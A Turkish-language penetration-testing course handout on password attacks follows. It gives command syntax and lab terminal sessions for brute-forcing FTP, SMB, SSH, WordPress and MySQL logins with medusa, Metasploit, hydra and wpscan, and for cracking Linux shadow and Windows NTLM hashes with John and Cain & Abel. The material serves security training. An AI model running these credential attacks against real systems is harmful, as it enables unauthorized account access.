
Certified Penetration Testing Engineer (CPTE) Eğitimi

PAROLA KIRMA SALDIRILARI

FTP SERVISINE YONELIK BRUTE FORCE SALDIRISI

medusa -h <HedefIP> -u <KullanıcıAdı> -P <Parola/wordlist/path'i> -M <ServisAdı>



SMB SERVISINE YONELIK BRUTE FORCE SALDIRISI

"**Msfconsole –q**" komutu ile metasploit çalıştırılır, ardından ise "**use auxiliary/scanner/smb/smb_login**" dizinine girilir, "**show options**" komutu ile hangi bilgilerin girilmesi gerektiği öğrenilir, son olarak "**set RHOST <HedefIP>**" "**set PASS_FILE <wordlist dosya yolu belirtilir>**" "**set USERNAME <KullanıcıAdı>**" "**run**" şeklinde çalıştırılır.

```
root@HACKER: ~
File  Edit  View  Search  Terminal  Help
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ABORT_ON_LOCKOUT  false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DETECT_ANY_AUTH   true             no        Enable detection of systems accepting any authentication
   PASS_FILE                          no        File containing passwords, one per line
   PRESERVE_DOMAINS  true             no        Respect a username that contains a domain name.
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false            no        Record guest-privileged random logins to the database
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             445              yes       The SMB service port (TCP)
   SMBDomain         .                no        The Windows domain to use for authentication
   SMBPass                            no        The password for the specified username
   SMBUser                            no        The username to authenticate as
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(smb_login) > set SMBUSER Administrator
SMBUSER => Administrator
msf auxiliary(smb_login) > set PASS_FILE /root/Desktop/SMBWordlist.txt
PASS_FILE => /root/Desktop/SMBWordlist.txt
msf auxiliary(smb_login) > set RHOSTS 192.168.1.139
RHOSTS => 192.168.1.139
msf auxiliary(smb_login) > run

[*] 192.168.1.139:445     - 192.168.1.139:445 - Starting SMB login bruteforce
[*] 192.168.1.139:445     - 192.168.1.139:445 -
[-] 192.168.1.139:445     - 192.168.1.139:445 - Failed: '.\Administrator:123456789',
[!] 192.168.1.139:445     - No active DB -- Credential data will not be saved!
[-] 192.168.1.139:445     - 192.168.1.139:445 - Failed: '.\Administrator:password',
[-] 192.168.1.139:445     - 192.168.1.139:445 - Failed: '.\Administrator:12345',
[-] 192.168.1.139:445     - 192.168.1.139:445 - Failed: '.\Administrator:q1234567',
[+] 192.168.1.139:445     - 192.168.1.139:445 - Success: '.\Administrator:Password1' Administrator
[*] 192.168.1.139:445     - 192.168.1.139:445 - Domain is ignored for user Administrator
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

SSH SERVISINE YONELIK BRUTE FORCE SALDIRISI


hydra <HedefIP> <ServisAdı> -l <username> -P <wordlist dosyasının yolu> -s <ServisPort> -vV şeklinde çalıştırılır.

```
root@HACKER: ~
File  Edit  View  Search  Terminal  Help
root@HACKER:~# hydra 192.168.1.130 ssh -l connect -P /root/Desktop/sshWordlist.txt -s 22 -vV
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-28 23:43:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task
[DATA] attacking ssh://192.168.1.130:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://connect@192.168.1.130:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.130:22
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "s7nfnf" - 1 of 11 [child 0] (0/0)
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "wdc)3d" - 2 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "shcc(#" - 3 of 11 [child 2] (0/0)
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "2017" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "2016" - 5 of 11 [child 4] (0/0)
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "ssh1" - 6 of 11 [child 5] (0/0)
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "ssh12" - 7 of 11 [child 6] (0/0)
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "ssh123" - 8 of 11 [child 7] (0/0)
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "ssh1234" - 9 of 11 [child 8] (0/0)
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "Password1" - 10 of 11 [child 9] (0/0)
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "" - 11 of 11 [child 10] (0/0)
[STATUS] attack finished for 192.168.1.130 (waiting for children to complete tests)
[22][ssh] host: 192.168.1.130   login: connect   password: ssh123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-10-28 23:43:38
root@HACKER:~#
```


WORDPRESS LOGIN BRUTE FORCE

Wordpress web sitelerde defaultda gelen admin paneline yönelik brute force saldırısı gerçekleştirilmek istenilirse, bunun için wpscan kullanılabilir. Wpscan'dan bahsetmek gerekirse, wordpres sistemlerde zafiyet taraması, kullanıcı tespiti, kaba kuvvet saldırıları vb işlemleri yapmaktadır. Kullanımı "wpscan --url <TARGET> --wordlist /PATH/wordlist.txt" şeklindedir.



MYSQL SERVISINE YONELIK BRUTE FORCE SALDIRISI

"**Msfconsole –q**" komutu ile metasploit çalıştırılır, ardından ise "**use auxiliary/scanner/mysql/mysql_login**" dizinine girilir, "**show options**" komutu ile hangi bilgilerin girilmesi gerektiği öğrenilir, son olarak "**set RHOST <HedeflP>**" "**set PASS_FILE <wordlist dosya yolu belirtilir>**" "**set USERNAME <KullanıcıAdı>**" "**run**" şeklinde çalıştırılır.



JOHN - LINUX SHADOW CRACK

"**John /etc/shadow**" komutu ile local makine üzerindeki hashler john'un default wordlisti ile crack edilir. Eğer elde edilen bir hash dosyası var ise "**john –format=crypt --wordlist /root/wordlist.txt /root/hashdosyasi.txt**" şeklinde kullanılır.


Görüldüğü üzeri "**john /etc/shadow**" komutu ile /etc/shadow dosyasına bir brute force saldırısı gerçekleştirildi, ve çıkan sonuçta **PAROLA (USER)** şeklinde gözükmektedir.

Not: --show parametresi ile daha düzenli ve anlaşılabilir bir şekilde gözükmektedir.


WINDOWS LM/NTLM HASH CRACKER

Cain & Able Windows platformlarında kullanılan bir hacking aracıdır. İçerisinde yerel ağ saldırıları, post exploitation, ve parola kırma saldırıları gibi modüller bulunmaktadır.


Cain & Able üzerinden parola kırma saldırıları yapmak için öncelikle "**Cracker**" sekmesinden, LM & NTLM Hashes bölümüne girilir, tanımlı olan local kullanıcıların LM/NTLM hashlerini kırmak için üst kısımıda bulunan "+" butonuna tıklanır. Çıkan pencerede 3 seçenecek bulunmaktadır "**Import Hashes from local system**" bu kısımda local kullanıcıların password hashleri çekilmektedir yani SAM dosyası üzerinden (**SAM Windows parolaların tutludugu veri tabanıdır.**), ikinci sekmede ise "**Import Hashes from a text file**" eğer elde edilen bir hash var ise txt dosyasına kayıt edilir ve path'i belirtilerek import edilir, son olarak "**Import Hashes from a SAM database**" eğer elde edilen bir SAM dosyası var ise ve "**Boot Key**" elde edilmiş ise import edilir.



Localdeki kullancıların parolalarını kırmak için öncelikle "**Import Hashes from local system**" seçilir, görüldüğü üzeri 2 tane kullanıcı bulunmaktadır, hedef alınan "**Administrator**" kullanıcısıdır, bundan sonraki adım ise üzerine sağ tık yapılması ve hangi saldırı tipinin kullanılacağıdır (brute force, dictionary attack), son olarak "NTLM Hashes + challenge" sekmesin tıklanır.



